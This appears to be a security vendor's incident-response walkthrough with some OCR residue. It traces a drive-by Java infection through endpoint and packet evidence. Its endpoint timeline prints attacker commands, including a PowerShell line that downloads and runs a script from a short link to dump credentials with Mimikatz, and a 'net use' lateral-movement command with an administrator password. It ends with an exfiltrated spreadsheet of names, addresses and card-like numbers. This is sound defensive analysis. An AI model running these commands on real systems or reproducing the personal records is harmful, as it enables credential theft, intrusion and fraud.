A java applet downloading java.jar with a 0 by 0 dimension (invisible)


27 packets; loaded from cache

Figure 7 - HTTP session displayed in "Text" mode, showing a hidden Java applet embedded within the site, invisible to the end user

The text-based reconstruction view of the web page reveals to the analyst a very suspicious indicator. Amongst the data returned to the browser by the website, a Java applet was loaded in the page with a 0 by 0 dimension. This technique is a method used to hide the presence of the applet to the end user. Before performing more network analysis, a logical next step is to see whether or not the suspicious Java archive contained malware that was subsequently installed on the endpoint. We also need a quick way to determine whether there are any other devices in the organization where the same file resides in order to gain insight into the true scope of this incident. To do this, the analyst can shift attention to the RSA NetWitness Logs and Packets Context Lookup to see if any suspicious indicators have been seen by the RSA NetWitness Endpoint (Endpoint Threat Detection and Response) agent:



Hovering over the highlighted source IP shows that SA has additional context available



Service Type (3 values)
HTTP (16) - SSL (3) - DNS (2)

Risk: Warning (1 value)
exe many dos header anomalies (2)

Risk: Suspicious (5 values)
escalation multiple informational (3) - dns extremely low ttl (2) - exe suspicious (2) - abnormal exe (1) - packer armadillo (1)

Source IP Address (1 value)
192.168.233.131 (21)

Destination IP Address (5 values)
75.98.175.99 (16) - 192.168.233.2 (2) - 104.28.29.76 (1) - 108.161.188.246 (1) - 199.27.76.133 (1)

Hostname Alias Record (10 values)
www.rhinocharger.com (7) - fonts.googleapis.com (2) - fonts.gstatic.com (2) - is.gd (2) - rhinosportfishin.wwwssr10.supercp.com (2) - github.map.fastly.net (1) - netdna.bootstrapcdn.com (1) - raw.github.com (1) - rhinocharger.com (1) - www.github.com (1)

Forensic Fingerprint (8 values)
png (4) - jpg (3) - windows executable (3) - windows_executable (3) - x86 pe (3) - windows dll (2) - windows_dll (2) - javascript (1)

Action Event (1 value)
get (16)

Filename (20 of 20+ values)
css (2) - slider1.jpg (2) - slider2.jpg (2) - q-a-plusd5e0.css (1) - q-a-plusd5e0.js (1) - revicons.eot (1) - rhino-logo.png (1) - rooster.png (1) - script3a05.js (1) - scripts0235.js (1) - skype.jpg (1) - slider4.jpg (1) - small-boat.jpg (1) - small_left.png (1) - small_right.png (1) - style4a02.css (1) - testimonials-widget3a05.css (1) - transparent.png (1) - trip-advisor.jpg (1) - yellowfin-tuna.png (1) ... show more

Security Analytics performed a context lookup on 192.168.233.131 and presents a summary of what the RSA ECAT endpoint agent has discovered

ECAT
Last Updated: 3 minutes ago
192.168.233.131 (SMITHLT01)

Machine Score	# of Module(s)	
719	0	0 IOC0 5 IOC1


Last Updated:	3 minutes ago
Last Login User:	
MAC:	00:0C:29:6E:62:49
OS:	Microsoft Windows 7 Enterprise
Admin notes:	
Admin Status:	

Top Suspicious Modules
- mscorwks.dll
- powershell.exe
- cmd.exe
- java.exe
  - IIOC Score : 130
  - Risk Score : 0
  - Machine Count : 1
  - Signature : Need Revoke Update: Oracle America, Inc.
  - Status Comments : null
- ouUmPyboprRMe.exe

Machine IIOC Levels
- IIOC Level 1
  - Unsigned creates remote thread
  - Runs more than 3 monitored executables
  - Powershell Outbound Connection

Figure 8 – Context Lookup showing summary RSA NetWitness Endpoint data for 192.168.233.131 – (SMITHLT01)

Within the Context Lookup, RSA NetWitness Logs and Packets will display a summary of some of the more pertinent information collected by RSA NetWitness Endpoint on the endpoint that's under investigation including the overall suspect score (714/1024), summary of suspicious modules (notice java.exe, among others), and top behavioral indicators. The lookup also gives the analyst a shortcut to pivot into the RSA NetWitness Endpoint user interface for more in-depth endpoint analysis by clicking on the machine name or IP address within the lookup window:



SMITHLT01

File Name	IIOC Score	Risk Score	Machine Count	Signature	Hash Lookup	Status Comment
ouUmPyboprRMe.exe	180	7	1	Not Signed	Unknown	
cmd.exe	140	0	2	Valid: Microsoft Windows	Good	
java.exe	130	0	1	Need Revoke Update: Oracle America, ...	Unknown	
powershell.exe	129	0	2	Valid: Microsoft Windows	Good	
mscorwks.dll	129	0	1	Valid: Microsoft Corporation	Good	
fsc73B8.tmp.exe	46	3	1	Not Signed	Unknown	
tior.exe	12	0	1	Not Signed	Unknown	
launcher.exe	9	0	1	Need Revoke Update: Opera Software...	Unknown	
dllhost.exe	8	0	7	Valid: Microsoft Windows	Good	
rbQAqLMpfu.exe	6	0	1	Not Signed: Apache Software Founda...	Unknown	

540 items total

Machine Instant IOCs

Description	IOC Level	Bias Status
Unsigned creates remote thread	1	Neutral
Runs more than 3 monitored executables	1	Neutral
Java Client Download Executable	1	Neutral
PowerShell Invoke LSASS	1	Neutral
PowerShell Outbound Connection	1	Neutral
Unsigned opens OS process	2	Neutral
Unsigned opens browser process	2	Neutral
Unsigned writes executable	2	Neutral

36 items total


Tracking (359)

Event Time	Source File Name	Event	Target File Name
1/12/2016 9:39:42.933 AM	svchost.exe	Open Process	TrustedInstaller.exe
1/12/2016 9:39:41.893 AM	services.exe	Create Process	TrustedInstaller.exe
1/12/2016 9:38:22.796 AM	WmiPrvSE.exe	Open Process	SearchFilterHost.exe
1/12/2016 9:38:22.796 AM	WmiPrvSE.exe	Open Process	taskeng.exe
1/12/2016 9:38:22.796 AM	WmiPrvSE.exe	Open Process	SearchProtocolHost.exe
1/12/2016 9:38:22.795 AM	WmiPrvSE.exe	Open Process	WMIADAP.exe
1/12/2016 9:38:22.795 AM	WmiPrvSE.exe	Open Process	cmd.exe

359 items total

Figure 9 – Direct pivot from RSA NetWitness Logs and Packets into the RSA NetWitness Endpoint interface, focusing on SMITHLT01

As was shown in the Context Lookup, the most predominant data point in the RSA NetWitness Endpoint summary view for the endpoint is the overall machine score of 719 (out of 1024). This score indicates a high likelihood of compromise based on all observed static and behavioral indicators. Drilling into some of the specific modules (binaries), the analyst can start to piece together suspicious behaviors to both validate whether or not the endpoint has been compromised and look for any related artifacts:



File Name	IIOC Score		Risk Score
ouUmPyboprRMe.exe	●	180	
cmd.exe	●	140	
java.exe	●	130	
powershell.exe	●	129	
mscorwks.dll	●	129	
fsc73B8.tmp.exe	●	46	
tior.exe	●	12	
launcher.exe	●	9	
dllhost.exe	●	8	

540 items total

Machine Instant IOCs

Description	IOC Level	B
Unsigned creates remote thread	1	
Runs more than 3 monitored executables	1	
Java Client Download Executable	1	
PowerShell Invoke LSASS	1	
PowerShell Outbound Connection	1	
Unsigned opens OS process	2	
Unsigned opens browser process	2	
Unsigned writes executable	2	
Unsigned writes executable to users directory	2	
Unsigned writes executable to AppDataLocal ...	2	


36 items total

Numerous modules with high IIOC scores

Individual behaviors observed by the suspicious modules

Figure 10 - Behavior indicators (IIOC) details for a number of suspicious modules running on SMITHLT01 endpoint

Using RSA NetWitness Endpoint’s built-in IIOC scoring system, the analyst doesn’t have to dig very far to gain a high level of confidence that the endpoint is compromised. Numerous suspicious behaviors have been tracked and presented within the RSA NetWitness Endpoint console such as “Java Client Download Executable,” “PowerShell Outbound Connection,” and a host of others that point to a likely compromise. As an extra step of validation, the analyst can show a timeline of behaviors that involve all of the suspicious (high scoring) modules. The following graphic summarizes the compelling events in the order happened:



Tracking (359)

Event Time	Source File Name	Event	Target File Name	Target Command Line
1/12/2016 9:31:26.901 AM	java.exe	File Read Docum...	java.jar	
1/12/2016 9:31:29.427 AM	java.exe	Write to Executable	fsc73B8.tmp.exe	
1/12/2016 9:31:29.427 AM	java.exe	Write to Executable	jar_cache8976684694056918348.tmp	
1/12/2016 9:31:29.562 AM	java.exe	Create Process	fsc73B8.tmp.exe	C:\Users\jsmith\AppData\Local\Temp\fsc73B8.tmp.exe
1/12/2016 9:31:29.583 AM	fsc73B8.tmp.exe	Write to Executable	msvcr90.dll	
1/12/2016 9:31:29.586 AM	fsc73B8.tmp.exe	Write to Executable	msvcp90.dll	
1/12/2016 9:31:30.071 AM	fsc73B8.tmp.exe	Create Process	fsc73B8.tmp.exe	C:\Users\jsmith\AppData\Local\Temp\fsc73B8.tmp.exe
1/12/2016 9:32:46.486 AM	fsc73B8.tmp.exe	Create Process	cmd.exe	cmd.exe /c whoami /groups
1/12/2016 9:32:46.800 AM	cmd.exe	Create Process	whoami.exe	whoami /groups
1/12/2016 9:32:48.509 AM	fsc73B8.tmp.exe	Write to Executable	ouUmPyboprRMe.exe	
1/12/2016 9:32:48.807 AM	fsc73B8.tmp.exe	Write to Executable	rbQAqLMpfu.exe	
1/12/2016 9:32:48.978 AM	fsc73B8.tmp.exe	Create Process	ouUmPyboprRMe.exe	C:\Users\jsmith\AppData\Local\Temp\ouUmPyboprRMe.exe /c C:\Users\jsmith\AppData\Local\Temp\rbQAqLMpfu.exe
1/12/2016 9:32:49.201 AM	ouUmPyboprRMe.exe	Open Browser Pr...	iexplore.exe	"C:\Program Files (x86)\Internet Explorer\iexplore.exe"
1/12/2016 9:32:49.201 AM	ouUmPyboprRMe.exe	Open Process	jp2launcher.exe	C:\PROGRA~2\Java\jre7\bin\jp2launcher.exe "C:\Program Files (x86)\Java\jre7" -D__jvm_launched=157055288 -D__applet_launched=1
1/12/2016 9:32:49.202 AM	ouUmPyboprRMe.exe	Write to Executable	w7e3CA2.tmp	
1/12/2016 9:32:49.202 AM	ouUmPyboprRMe.exe	Open Process	fsc73B8.tmp.exe	C:\Users\jsmith\AppData\Local\Temp\fsc73B8.tmp.exe
1/12/2016 9:32:49.202 AM	ouUmPyboprRMe.exe	Open Process	java.exe	"C:\Program Files (x86)\Java\jre7\bin\java.exe" -D__jvm_launched=157055288 -D__applet_launched=157002655 "-Xbootclasspath/a:C:.
1/12/2016 9:32:49.201 AM	ouUmPyboprRMe.exe	Open Process	jusched.exe	"C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe"
1/12/2016 9:32:49.201 AM	ouUmPyboprRMe.exe	Open Process	dwm.exe	"C:\Windows\system32\Dwm.exe"
1/12/2016 9:32:49.201 AM	ouUmPyboprRMe.exe	Open Process	taskhost.exe	"taskhost.exe"
1/12/2016 9:33:20.955 AM	fsc73B8.tmp.exe	Create Process	cmd.exe	cmd.exe /c del "C:\Users\jsmith\AppData\Local\Temp\w7e*.tmp"
1/12/2016 9:33:32.221 AM	rbQAqLMpfu.exe	Create Process	cmd.exe	C:\Windows\system32\cmd.exe
1/12/2016 9:33:41.109 AM	cmd.exe	Create Process	PING.EXE	ping.exe is.gd
1/12/2016 9:33:53.873 AM	cmd.exe	Create Process	powershell.exe	powershell.exe "IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds"
1/12/2016 9:34:48.629 AM	powershell.exe	Open System Pro...	lsass.exe	C:\Windows\system32\lsass.exe
1/12/2016 9:35:31.093 AM	cmd.exe	Create Process	7z.exe	7z.exe a -t7z 1.7z *.csv
1/12/2016 9:36:41.911 AM	cmd.exe	Create Process	net.exe	net use f: \\192.168.233.133\c$\inetpub\wwwroot Password!1 /user:192.168.233.133\administrator
1/12/2016 9:37:06.166 AM	cmd.exe	Create Process	NETSTAT.EXE	netstat

Java client downloading java.jar and extracting an executable file

Strange executable opens cmd.exe (command prompt) and writes other files with random-looking filenames

New executable interacts heavily with the system, writes files, invokes previous suspicious executable

Another creation of cmd.exe, this time with arguments to remove temporary files

PowerShell invoked, looks to be trying to download and execute Mimikatz (password dump tool)


Very specific commands now being run (attacker interaction?) including an attempt to connect to another system with administrator credentials (stolen using Mimikatz?)

Figure 91 - Tracking the behaviors of suspicious modules on the endpoint

By following the timeline, the analyst can see all events on the endpoint stemming from the initial download of java.jar. Many of the behaviors (annotated in Figure 11) seem to confirm some kind of compromise. What's even more interesting, however, is that further down in the timeline the analyst sees some specific system commands being executed, including very specific command line arguments. Command prompt (cmd.exe), 7-zip (7z.exe), PowerShell.exe, net.exe were all executed and seem to point to an attempt to acquire passwords, package up files, and connect with a privileged account to a second endpoint – 192.168.233.133. This type of behavior may indicate that a human attacker is now interacting with this endpoint directly.

Of particular interest is the execution of the net use command using administrator credentials, which in this instance was used to attempt to mount and map \\192.168.233.133\C$\inetpub\wwwroot to the F: drive on the local system in order to laterally move across the organization's endpoints and further infiltrate the organization. What's also interesting is the attempt to use the "administrator" credential with a password of Password!1. A few moments prior to this command, the analyst can see powershell.exe being invoked with a command line argument that ends with "Invoke-Mimikatz –DumpCreds." Mimikatz is an open source utility that can be used to scrape passwords from Windows memory. The analyst can then infer that the password used to mount the remote location was one that was scraped from memory on the endpoint.

One of the important steps remaining for the analyst is to see if/what was transferred between the victim endpoint and the mounted file share (192.168.233.133). The tracking data for 7z.exe shows an archive of all csv files being created. It's possible that the attacker was looking for a way to stage files on a web server for exfiltration, or drop a WebShell onto the web server as another remote control mechanism, among other nefarious actions. To gain quick insight into the traffic going to and from 192.168.233.133, the analyst can pivot back into RSA NetWitness Logs and Packets and perform a simple query around the time of interest:



(ip.src=192.168.233.133 || ip.dst=192.16...


Netflow showing a relatively large number of bytes transfered from the infected endpoint to 192.168.233.133

Evidence of subsequent download of a spreadsheet

☐	Event Time	Event Type	Device Type	bytes	Protocol	Sourc	Source IP Address	Destination IP Addre:	Destina	Actior	Risk: Suspicious	Hostname	Filename
☐	2016-01-12T10:20:08	Log	rsaflow	1238262			192.168.233.131	192.168.233.133				192.16...	
☐	2016-01-12T10:20:08	Log	rsaflow	1238262			75.98.175.99	192.168.233.133				192.16...	
☐	2016-01-12T10:19:56	Network			HTTP		75.98.175.99	192.168.233.133	80	get	escalation multiple informational		activeaccountspaymentinfo.xls

102 - Netflow and full packet capture evidence of file transfer activity

A drill into the full network capture allows the analyst to extract the file and gain insight into the data that has left the organization and properly assess the impact as the investigation continues:



Event Reconstruction

service	id	type	source	destination	service
Packet Concentrator - Concentrator	480633	Network Session	75.98.175.99 : 49276	192.168.233.133 : 80	80

Filename	Size	Info	File Hashes
480633-107-0_1.activeaccountspaymentinfo.xls.raw	1 bytes	application/o...	MD5: 8d39dd7eef115ea6975446ef4082951f SHA1: c78ebd3c85a39a596d9f5cfd2b8d240bc1b9c125
480633-107-0_2.activeaccountspaymentinfo.xls.vnd.ms-excel	122,761 bytes	application/...	MD5: 0819dd6498848ddbb2f71fe968c2202e SHA1: 1e217111d589fc69b1475d1e64964cd7587fda23

2	
3	
4	MasterCard┼5354370164744391–3/2007
5	Greenville┐ NC♀252-924-7540┼5266928859944332–7/2009–Myrtle│House◄4900 Maple Avenue│Eagle♀
6	Alexandria┐ LA♀318-664-5464‼5455 2468 1271 6916–2/2011┘ Paul–Graves┬4766 Smithfield Avenue•Lub
7	San Francisco♀925-527-1360‼5274 4874 0748 8987•10/2008┘ John┘ Bell┼1044 Armory Road
8	549 Rafe Lane
9	Livingston↨4448 Bridge Avenue│Hayes♀337-622-0907‼5598 3732 8039 9070–3/2009–Sharon–Tittle◄368
10	Burmeister◄547 Willis Avenue┘ Mayo♀386-294-9996‼5326 2646 0922 7291•11/2010◘Remedios•Murphe
11	Des Moines┐ IA♀515-975-1023‼4556 8397 9114 8472–Dennis┘ Holt┼3391 Quilly Lane–Dublin♀614-510-7514
12	Villanueva↨4254 Walton Street♫Salt Lake City┐ UT♀801-420-8383‼4539 4275 5899 8248–6/2008│Doris•Fi
13	Jenkintown┐ PA♀215-517-9084
14	24 Jenna Lane♀515-243-9910┘ Jean↨2404 Norman Street♀323-316-3605‼4556 9113 8317 9734
15	Hallsville♀903-668-4412–6/2007•Antonio•Whitson┬2147 John Calvin Drive♀708-845-1176‼4556 5190 45
16	Pascagoula♀228-602-1732–4/2011◘Caldwell¶2294 Twin House Lane
17	Burr Ridge♀847-601-1984┘ Owen│Lopez┼4446 Polk Street–Tucson♀520-908-9821–1/2009┘ Alan◄1725 Norn
18	South Bend♀574-331-5652│Pilar┘ Kang┤2353 Douglas Dairy Road♀Glade Spring┐ VA♀276-429-3918•Ken

Figure 13 - Viewing the spreadsheet extracted from the network session

REFERENCES

Drive By Download: https://en.wikipedia.org/wiki/Drive-by_download

Mimikatz: http://www.darknet.org.uk/2015/07/mimikatz-gather-windows-credentials/

Cyber Kill Chain: http://www.lockheedmartin.ca/us/what-we-do/information-technology/cyber-security/cyber-kill-chain.html